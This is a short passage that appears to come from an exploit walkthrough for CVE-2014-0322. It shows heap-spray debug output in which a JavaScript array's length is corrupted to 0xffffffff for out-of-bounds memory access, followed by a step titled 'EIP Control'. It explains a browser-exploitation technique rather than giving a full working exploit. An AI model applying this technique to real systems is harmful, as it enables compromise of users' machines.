


```
=============================================================
after modify object size
for (i = 0; i < spray.length; i++) if (spray[i].length > 0x3F0) break
=============================================================
spray[14749].length : 0x4f0
=============================================================
spray[14749][1022] : 0x3f0
spray[14750].length : 0x3f0
=============================================================
spray[i][1022] = 0xffffffff
=============================================================
spray[14749][1022] : 0xffffffff
spray[14750].length : 0xffffffff
spray[14750][0xfffffffe] : 0xffffffff
=============================================================
Now we can say already pwned!
=============================================================
```


CVE-2014-0322

STEP5


EIP Control



